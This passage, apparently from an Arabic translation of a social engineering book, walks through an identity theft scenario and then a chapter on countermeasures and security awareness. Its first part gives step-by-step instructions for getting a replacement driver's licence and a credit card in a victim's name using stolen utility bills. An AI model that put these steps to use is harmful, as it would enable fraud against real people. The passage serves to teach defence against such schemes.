SAN DIEGO CA 92130
SEX:M HAIR:RED EYES:BRN
HT: WT: DOB:
RSTR:CORR LENS
DONOR

Note: The identity theft illustration presented here is for demonstrating a typical identity theft scenario. It may or may not be used in all location and scenarios.

الخطوة الأولى:

المهاجمين يمكنهم الوصول إلى المعلومات الشخصية للهدف من خلال البحث في جوجل قليلا، باستخدام أنظمة استعادة كلمة السر، وتحديد مكان فواتير الهاتف وفواتير المياه، أو فواتير الكهرباء باستخدام صندوق القمامة وسرقة البريد الإلكتروني، أو سرقتها في الموقع. هذه هي الموارد المشتركة التي يمكن للمهاجم جمع المعلومات الحساسة وخلق التعريف الشخص ID المزيف الخاصة به باستخدام عناوين الأصلي للهدف.




الخطوة الثانية:

سرقة الهوية يمكن أن يكون ممكنا من قبل العديد من الطرق الفيزيائية مثل سرقة رخصة القيادة واستخدامه للحصول على ترخيص جديد باستخدام التفاصيل الشخصية لهوية الهدف وتسجيل المركبات.

- اذهب إلى إدارة السيارات ونقول لهم إنك قد فقدت رخصة القيادة الخاصة بك

- سوف يطلب منكم إثبات الهوية، مثل فاتورة الماء وفاتورة الكهرباء.
- تبين لهم الفواتير المسروقة.
- نقول لهم كنت قد انتقلت من العنوان الأصلي.
- سوف يطلب منك موظف القسم لاستكمال شكلين: أحدهما لاستبدال رخصة القيادة والثانية لتغيير العنوان.
- سوف تحتاج الى صور لرخصة القيادة
- ستصدر استبدال رخصة القيادة الخاصة بك إلى عنوان منزلك الجديد.






الخطوة الثالثة:

- الذهاب إلى البنك والذي فيه يملك ستيفن تشارلز الأصلي حساب ونقول لهم إنك ترغب في التقدم للحصول على بطاقة ائتمان جديدة تقول لهم إنك لا تذكر رقم الحساب وتطلب منهم البحث عنه باستخدام اسم ستيفن وعنوانه
- سيطلب من البنك إثبات هويه: تبين لهم رخصة القيادة الخاصة بك والهوية، وإذا قبلتID ، ستصدر بطاقة الائتمان الخاصة بك وتكون جاهزة للاستخدام
- الآن أنت على استعداد للتسوق


بيانات هوية ستيفن الوهمية على استعداد الى:

- جعل عمليات الشراء بالآلاف.
- الحصول على قرض للسيارة.
- التقدم بطلب للحصول على جواز سفر جديد.
- التقدم للحصول على حساب مصرفي جديد.
- إيقاف خدمات المرافق الخاصة بك.



ستيفن الحقيقي يحصل على بيان بطاقة الائتمان ضخمه

عندما تخسر بطاقة الائتمان الخاصة بك، فإن أول شيء عليك القيام به هو تقديم شكوى إلى الخدمات المصرفية التي تستخدمها في أقرب وقت إنك قد فقدت البطاقة. تقدم العديد من البنوك خدمات الإنترنت لبطاقات الائتمان، لذلك قد تكون قادرا على استخدام الموقع للتقرير الذي خسر بطاقة الائتمان الخاصة بك أو سرقت، وتشمل رقم الحساب وتاريخ الفقدان أو السرقة، التاريخ الأول يتم الإبلاغ عن الخسارة، وآخر المعاملات المسموح لك لاستخدام البطاقة.




المشاكل الخطيرة الناتجة من سرقة الهوية

سرقة الهوية هي مشكلة خطيرة وعدد من الانتهاكات تتزايد بسرعة. لتجنب عواقبه، تحتاج إلى الحد من مخاطر سرقة الهوية.

طرق التقليل من خطر سرقة الهوية ما يلي:

- تأمين المعلومات الشخصية في مكان العمل والمنزل وتبحث في تقارير بطاقات الائتمان.
- إنشاء كلمات مرور قوية وفريدة من نوعها مع مجموعة من الأرقام والرموز الخاصة، والحروف التي لا يمكن تخمينها
- الحصول على صندوق البريد الخاص بك مقفل أو استئجار صندوق بريد في مكتب البريد.
- تأمين جهاز الكمبيوتر الشخصي الخاص بك مع جدار حماية، مكافحة الفيروسات، ومضادات الكيلوجرز.
- لا تقدم معلوماتك الشخصية للآخرين.
- تحقق من الحسابات المالية الخاصة بك والبيانات المصرفية بانتظام.
- مراجعة تقرير الائتمان الخاصة بك على الأقل مرة في السنة.



9.6 التدابير المضادة (Social Engineering Countermeasures)

تظهر لك الفصول السابقة عن الأساليب والطرق التي يقوم بها المهندس الاجتماعي لخدعة واحتيال الأهداف لإفشاء معلومات قيمة. كما يصف العديد من المبادئ النفسية التي يستخدمها المهندس الاجتماعي للتأثير والتلاعب بالناس.
أحيانا بعد أن ألقي خطابا أو تدريب أمني، سوف ينظر الناس بجنون العظمة جدا والخوف ويقولون شيئا مثل: "يبدو أنه لا يوجد أمل في المحاولة الأمنية. كيف أفعل ذلك؟"
هذا سؤال جيد. أشجع وجود خطة جيدة للتعافي من الكوارث وخطة الاستجابة للحوادث بسبب هذه الأيام يبدو أنه ليست مسألة "إذا" حصل الاختراق، ولكن "متى." يمكنك اتخاذ الاحتياطات اللازمة لتعطيك على الأقل فرصة القتال في الأمن.
تخفيف أثار الهندسة الاجتماعية ليست سهلة كما يضمنها أمن الأجهزة. مع الأمن الدفاعي التقليدي يمكنك رمي المال في أنظمة كشف التسلل، والجدران النارية وبرامج مكافحة الفيروسات، وغيرها من الحلول للحفاظ على الأمن المحيط. مع الهندسة الاجتماعية لا توجد أنظمة برمجيات التي يمكن أن تعلق على موظفيك أو لنفسك لكي تبقى آمنة.
في هذا الفصل نقدم أعلى ست خطوات التي يمكن اتخاذها لمنع وتخفيف محاولات الهندسة الاجتماعية:

- تعلم تحديد هجمات الهندسة الاجتماعية.
- إنشاء برنامج الوعي الأمني الشخصي.
- خلق الوعي لقيمة المعلومات التي يجري البحث عنها من قبل المهندس الاجتماعي.
- الحفاظ على تحديث البرامج.
- تطوير البرامج النصية.
- التعلم من تحقيقات الهندسة الاجتماعية.

الست نقاط هذه تختزل إلى خلق ثقافة الوعي الأمني. الوعي الأمني ليس عن برنامج 40-، 60-، أو لمدة 90 دقيقة مرة واحدة كل عام. فهو يقع حول خلق ثقافة أو مجموعة من المعايير لكل شخص يلتزم بها باستخدامها في حياته أو حياتها بأكمله. انها ليست مجرد عمل أو المواقع التي تعتبر "مهمة"، ولكن هذه هي طريقة نهج واحده. يغطي هذا الفصل المذكورة ست نقاط وكيف يمكن خلق ثقافة الوعي الأمني ليكون أفضل دفاع ضد المهندس الاجتماعي الخبيث.

التعلم لتحديد هجمات الهندسة الاجتماعية (Learning To Identify Social Engineering Attacks)

المرحلة الأولى في الوقاية من الهندسة الاجتماعية هي معرفة المزيد عن الهجمات. لم يكن لديك للغوص عميق جدا في هذه الهجمات التي كنت تعرف كيفية إعداد ملفات **PDF** خبيثة أو إنشاء خداع كامل. لكن فهم ما يحدث عند النقر فوق **PDF** خبيثة والبحث عن علامات لتحديد ما إذا كان شخص ما يحاول خداعك يمكنها أن تساعدك في حمايتك. تحتاج إلى فهم التهديدات وكيف تنطبق عليك.
إليك مثالا كتوضيح: لقد قمت بتقييم منزلك والأشياء التي فيه، ولكن بخصوص الناس في منزلك. فأنت لا تنتظر أن يكون إطلاق النار الأول الخاص بك لمعرفة كيفية تخطيط، ومنع، والتخفيف من خطرهم. بدلا من ذلك قمت بتثبيت أجهزة الكشف عن الدخان وخطة الخروج عن طريق الهروب في حالة نشوب حريق. وبالإضافة إلى ذلك، قمت بتدريب أطفالك مع العبارات "إيقاف، إسقاط، لف" إذا كان هناك نار. قمت بتعليمهم كيف يشعر الباب بالحرارة وأن يظلوا منخفضين لتجنب استنشاق الدخان. كل من هذه الطرق هي طرق لمنع أو الإعداد لإطلاق النار قبل أن يكون لديك نار حقيقي وتضطر إلى التعامل مع التدمير الذي يجلبه.
ينطبق المبدأ ذاته على حماية نفسك وشركتك من هجمات الهندسة الاجتماعية. لا تنتظر الهجوم أن يحدث لمعرفة كيف يمكن أن تكون مدمرة. لا أعتقد أنه لخدمة مصالحك الذاتية، ولكنن لتعزيز عمليات تدقيق الهندسة الاجتماعية بانتظام لاختبار قدرة موظفيك على الصمود أمام هذه الهجمات، ومتابعة التدريب.
تعليم نفسك وموظفيك كيفية "وقف، وهبوط، ولف،" إذا جاز التعبير، عندما يتعلق الأمر بهذه الأنواع من الهجمات. ما هي آخر الأخبار حول كيفية قيام المهندسين الاجتماعين من مهاجمة الشركات؟ معرفة هذا يمكن أن يكون خط الدفاع الأول، وهو نفس معرفة ما يمكن ان يقوم به الحريق بمنزلك. تعلم الطرق مختلفة الحديثة التي يقوم بها المهندس الاجتماعي واستخدام هوية اللصوص. يمكنك العثور على أرشيف للأخبار عن قصص وأمثلة عن الهندسة الاجتماعي، وخداع الرجال، هوية اللصوص، وما شابه ذلك من خلال الرابط التالي:
http://www.social-engineer.org/category/newsletter/
خطوة جيدة آخري هو قرأ هذا الكتاب. فهو كامل لجميع الأساليب والمبادئ التي يستخدمها المهندس الاجتماعي للتلاعب بأهدافه. هذا الكتاب هو أكثر من مجرد مجموعة من القصص الرائعة والخارقة. والتي تقدم تحليلا للتفكير والتكتيكات المستخدمة من قبل المهندس الاجتماعي الخبيث.

كما يمكن التحقق من أشرطة الفيديو على موقع http://www.social-engineer.org، في **Resources area**، والتي تثبت مآثر في العمل. لا يحتاج المستخدم العادي لمشاهدته بقصد فهم كيفية تنفيذ هذه الهجمات بنفسه، ولكن لفهم كيف ينفذ هجوم **SE**.

في الأساس، كلما زادت معرفتك عن كيفية حدوث هذه الهجمات، فانه من السهل التعرف عليها في "البرية". إدراك لغة الجسد والتعابير، والعبارات المستخدمة في محاولة **SE** سيجعل أذنيك منتبه عند سماع أو رؤية شخص يستخدم هذه الأساليب.

أنت لا تحتاج الى إنفاق طن من الوقت للتعلم طرق الهندسة الاجتماعية .ومع ذلك، المضي بضع دقائق بين الحين والآخر في قراءة الأخبار وقراءة القصص علىhttp://www.social-engineer.org أو مواقع أخرى يمكن أن تساعدك على معرفة الأساليب المستخدمة الآن ضد الشركات. بعد أن يكون لديك أساسا جيدا للمعرفة والتدقيق تحت الحزام الخاص بك، فإن الخطوة التالية، هو خلق ثقافة التفكير الأمني، والتي سوف تبدو بسيطة لتطويرها.

إنشاء برنامج الوعي الأمني الشخصي (Creating a Personal Security Awareness Culture)

في يوليو عام 2010 كان كريستوفر هانجرى جزءا من فريق صغير من متخصصي مجال الأمن التي عقدت المنظمة الأولى وعلى المستوى المهني لمسابقات الهندسة الاجتماعية في ديفكون 18. بعض من أفضل وألمع العقول من جميع أنحاء العالم يأتون إلى لاس فيغاس، نيفادا، مرة في السنة للتكلم، والتعليم، والتعلم.

قررت أنا وفريقي أنه سيكون فرصة كبيرة لعقد مسابقة التي من شأنها تسليط الضوء على الشركات الأمريكية التي هي عرضة لهذا الهجوم (ردا على "المسابقة"). قمنا بتنظيم هذه المسابقة من خلال وجود المهتمين بالتسجيل للمشاركة في مرحلتين من الهندسة الاجتماعية: جمع المعلومات والهجمات النشطة.

للحفاظ على المسابقة قانونية وأخلاقية وأننا لا نريد أي شخص ضحية، ليس هناك أرقام ضمان اجتماعي وبطاقات الائتمان، وأي من معلومات تحديد الشخصية لا يتم جمعها. كان هدفنا عدم الحصول على أي من هؤلاء الناس مطرودين. وبالإضافة إلى ذلك كان هدفنا عدم إحراج أي شركة بعينها، لذلك قررنا أيضا عدم وجود أي من كلمات المرور أو المعلومات المتعلقة بأمن الشركات. بدلا من ذلك قمنا بتطوير قائمة من حوالي 25-30 "**flags**" التي تراوحت بين ما إذا كانت الشركة لديها مساحة داخليه، والذي يتولى التخلص من القمامة، وإلى أي متصفح يستخدم ذلك، وإلى أي برنامج يستخدم لفتح ملفات**PDF** . أخيرا، اخترنا الشركات المستهدفة من جميع قطاعات الأعمال في الشركات الأمريكية: شركات الغاز وشركات التكنولوجيا، مصنعين، التجزئة، وبين كل شيء.

تم تعيين كل متسابق على شركة هدف واحده في السر، والذي كان لديه أسبوعين للقيام بجمع المعلومات السلبية. ولم يسمح للمتسابقين أن يستهدف إلى الاتصال بالشركة، وإرساله رسائل البريد الإلكتروني، أو بأي طريقة يحاول استخراج المعلومات عن طريق الهندسة الاجتماعية للخروج منه. بدلا من ذلك كان عليهم استخدام شبكة الإنترنت، **Maltego**، وأدوات أخرى لجمع أكبر قدر ممكن من المعلومات وإدخال كل ما وجد في تقرير مظهري احترافي.

من المعلومات التي تم جمعها أردنا المتسابقون تطوير اثنين من ناقلات الهجوم المعقولة التي ظنوا أنها تعمل في العالم الحقيقي. ثم جاء المتنافسين للتوصل إلى ديفكون في لاس فيغاس، والجلوس في كشك عازل للصوت، وإجراء مكالمة هاتفية لمدة 25 دقيقة مع هدفهم لتنفيذ ناقلات الهجوم ونرى ما هي المعلومات التي يمكن الحصول عليها.

أنا من الممكن ان اقضى الصفحات 20-30 القادمة لأقول لك ما حدث في تلك المسابقة وماذا كانت النتيجة، ولكن شيئا واحدا وجدناه: كل متسابق حصل على المعلومات الكافية من الأهداف أن الشركة قد تفشل في التدقيق الأمني. بغض النظر عن مستوى خبرة المتسابق وذريعته، كان المتسابقين أكثر نجاحا في تحقيق أهدافهم.

الآن ما ينطبق هنا الوعي الأمني. الشركات التي يهتمون بالأمن لديها برامج حيث تدرب موظفيها كيف يكون على بينة من المخاطر الأمنية المحتملة عن طريق الهاتف أو الإنترنت أو شخصيا. ما وجدناه هو أن الوعي الأمني في تلك الشركات كانت في مرحلة الفشل. لماذا؟ كيف يمكن أن يكون أن هذه الشركات 500 التي تنفق الملايين أو أكثر على الأمن، والتدريب، والتعليم، والخدمات المصممة لحماية موظفيها ويمكن أن يكون لها هذا الفشل في الوعي الأمني؟

هذا هو وجهة نظري عن العنوان لهذا القسم (التوعية الأمني ليست شخصية للموظفين). في كثير من الأحيان في ممارستي المهنية عندما أتحدث مع الموظفين عن مشاعرهم حول الهجوم فأنهم يستجيبون بشيء من هذا القبيل، "ليس من ضمن البيانات الخاصة بي. وما يهمني "يبين هذا الموقف أن الوعي الأمني لدى هذه الشركات لم تحاول أبدا غرس ضربات المنزل.

في مراجعة الكثير من المواد والطرق المتاحة لما يسمى بالوعي الأمني، ما وجدته كان ممل، سخيف، وليس موجهة لجعل المشاركين يتفاعلوا أو يفكروا. عروض **DVD** قصيرة والتي تغطي نصف طن من الأشياء في نهج البندقية التي تفجر المشاركات مع الكثير من الحقائق صغيرة لم يتم تصميمها لكي تغرق فيها عميق جدا.

ما أطالبكم القيام به كشركة أو حتى كفرد هو خلق البرنامج الذي تشاركه، تتفاعل معه، والغوص في عمق الوعي الأمني. بدلا من مجرد القول لموظفيك كلما تملك كلمات سر طويلة ومعقدة هو فكرة جيد، وتبين لهم كيف بسرعة واحدة يمكن أن الكراك يمكنه حل كلمة المرور بسهولة. عندما طلب مني المساعدة في أداء تدريب الوعي الأمني لعميل، فأنى أحيانا أطلب من الموظف أن يأتي إلى جهاز الكمبيوتر الخاص بي ويكتب كلمة المرور التي يرى أنها آمنة. أفعل هذا قبل الإفراج عن أي من المعلومات حول كلمات المرور. بعد ذلك أبدأ مداخلتي في هذا القسم أبدأ مع تكسير كلمة السر. عادة في غضون دقيقة أو اثنتين أقوم بكسر كلمة السر وأكتشف كلمة المرور التي تم كتابتها سرا في جهاز الكمبيوتر الخاص بي. التأثير الفوري والجذري لها على كل شخص له تأثير مدقع. ولكن بعد العديد من العروض فأن الموظفين سوف تعليق على كيفية فهم مدى خطورة وجود كلمة مرور جيدة الان.

عندما أناقش الموضوع من المرفقات الخبيثة في البريد الإلكتروني، وأنا لم يكن لديك إظهار كيفية صياغة **PDF** الخبيثة للموظفين لكن تبين لهم ما يبدو الضحية وأجهزة كمبيوتر المهاجم عند يفتح **PDF** خبيث. هذا يساعدهم على فهم أن حادث بسيط يمكن أن يؤدي إلى الدمار.

بالطبع، أسلوب التدريس هذا ينتج الكثير من الخوف، وعلى الرغم من أنه ليس هذا هو الهدف، فإنه ليس الجانب الرهيب للمنتج، لأن الموظفين سوف يتذكرون هذا بشكل أفضل. لكن الهدف هو جعلهم يفكرون ليس فقط حول ما يفعلونه ليس فقط العمل مع أجهزة الكمبيوتر ومكاتبهم، ولكن أيضا حساباتهم البنكية الخاصة، وأجهزة الكمبيوتر المنزلية، وكيف يعاملون الأمن على المستوى الشخصي.

أريد كل شخص يسمع عن عروض الامن أو يقرأ هذا الكتاب انه يراجع كيف يتفاعل مع الإنترنت ككل، وإجراء تغييرات جادة لإعادة استخدام كلمات السر، تخزين كلمات المرور أو المعلومات الشخصية في مواقع غير آمنة، وحيث المكان الذي يتصل فيه بالإنترنت. لا أستطيع ان اقول لكم كم مرة رأيت شخصا يجلس في وسط مركز ستاربكس لما لها من خدمة الواي فاي المجانية وذلك للتحقق من الحساب المصرفي أو إجراء عملية شراء عبر الإنترنت. فأنى كنت اريد ان اصعد بسرعه وأصيح في ذلك الشخص وأقول له كيف أن حياته بسرعة من الممكن أن تتحول رأسا على عقب إذا كان الشخص الخطأ يجلس على أن الشبكة نفسها معه.

أريد من الناس الذين قرأوا هذا التفكير أيضا في كيف إعطاء المعلومات عبر الهاتف. الرجال المخادعين والمحتالين يستخدموا العديد من السبل للسرقة من كبار السن، وجود تلك الأوقات الاقتصادية الصعبة، او أي شيء أخر. الهاتف لا يزال وسيلة قوية جدا للقيام بذلك. إدراكا من البائعين، البنوك، أو الموردين ان سياسات عدم الطلب أبدا عبر الهاتف يمكن أن تساعدك على تجنب الكثير من الاضرار. على سبيل المثال، العديد من البنوك تسرد في سياساتها أنهم لن يدعو او يطلبوا عدد أو رقم الحساب المصرفي الضمان الاجتماعي. يمكن معرفة هذا للحماية من الوقوع في عملية نصب واحتيال التي يمكنها ان تفرغ مدخرات حياتك.

برنامج دواعي الوعي الأمني يدل على أنه شيء مستمر. البرنامج يعني جدولة الوقت لتثقيف نفسك باستمرار. بعد الحصول على جميع هذه المعلومات المفيدة، فانه يمكنك الاستفادة منها في تطوير البرنامج الذي سوف يساعدك على البقاء آمن.

إدراك لقيمة المعلومات التي تسأل عنها (Being Aware Of The Value Of The Information You Are Being Asked For)

في إشارة مرة أخرى إلى مسابقة ديفكون 18 في الهندسة الاجتماعية، فيها لقد تعلمنا درس ثمين آخر. عندما ينظر إلى المعلومات بانها ذات قيمة أقل أو عدم وجود قيمة تذكر، فانه يتم وضع القليل من الجهد لحمايتها.

هذا هو البيان الثقيل، والذي اثبت صحة ان عدد نت الأهداف تقوم بتسليم معلومات عن طيب خاطر عن الكافيتريات، مركز التخلص من النفايات، وأكثر من ذلك بكثير. يجب أن تدرك قيمة البيانات التي لديك، وتكون على بينة من التكتيك التي قد يستخدمه المهندس الاجتماعي للحد من قيمة هذه المعلومات في عينيك.

قبل اعطاء معلومات لشخص ما، يجب ان تحديد ما إذا كان الشخص الذي يتصل أو يتفاعل معك يستحق ذلك. البشر لديهم هذه الرغبة المدمجة حيث يرغبون دائما في المساعدة وأن يكون مفيدا لأولئك الذين ينظرون في حاجة إليها. بل هو وسيلة رئيسية للمهندس الاجتماعي في معالجة الهدف لتسليم معلومات قيمة. تحليل الشخص الذي يتفاعل معك لتحديد ما إذا كانت يستحق المعلومات التي يسأل عنها يمكن أن توفر لك الإحراج والضرر من الوقوع ضحية.

على سبيل المثال، في مسابقة الهندسة الاجتماعية في ديفكون حيث ان متسابق واحد استخدم ذريعة انه كان عميلا لشركة مكافحة الفيروسات الرئيسية. ودعا أن لديه مشكله خطيرا ان جهاز الكمبيوتر لا يمكن الوصول الى الانترنت وأنه شعر أنه كان من المقرر أن شيئا ما كان يفعله مكافح الفيروسات ويريد تمثيل الدعم الفني لتفعل هذا الشيء البسيط، تصفح الموقع على شبكة الانترنت.

الهندسة الاجتماعية الخبيثة غالبا ما تستخدم ناقل الهجوم هذا. عن طريق استدراج الضحية لموقع ويب على شبكة الانترنت مضمن به اكواد خبيثة أو ملفات خبيثة والتي يمكنها الوصول إلى الكمبيوتر الهدف والشبكة. في حالة المسابقة، كان موقع الويب غير خبيث في كل شيء، ولكن كان لإظهار أنه إذا كان هذا الهجوم ضار كان يمكن أن يكون ناجحا.

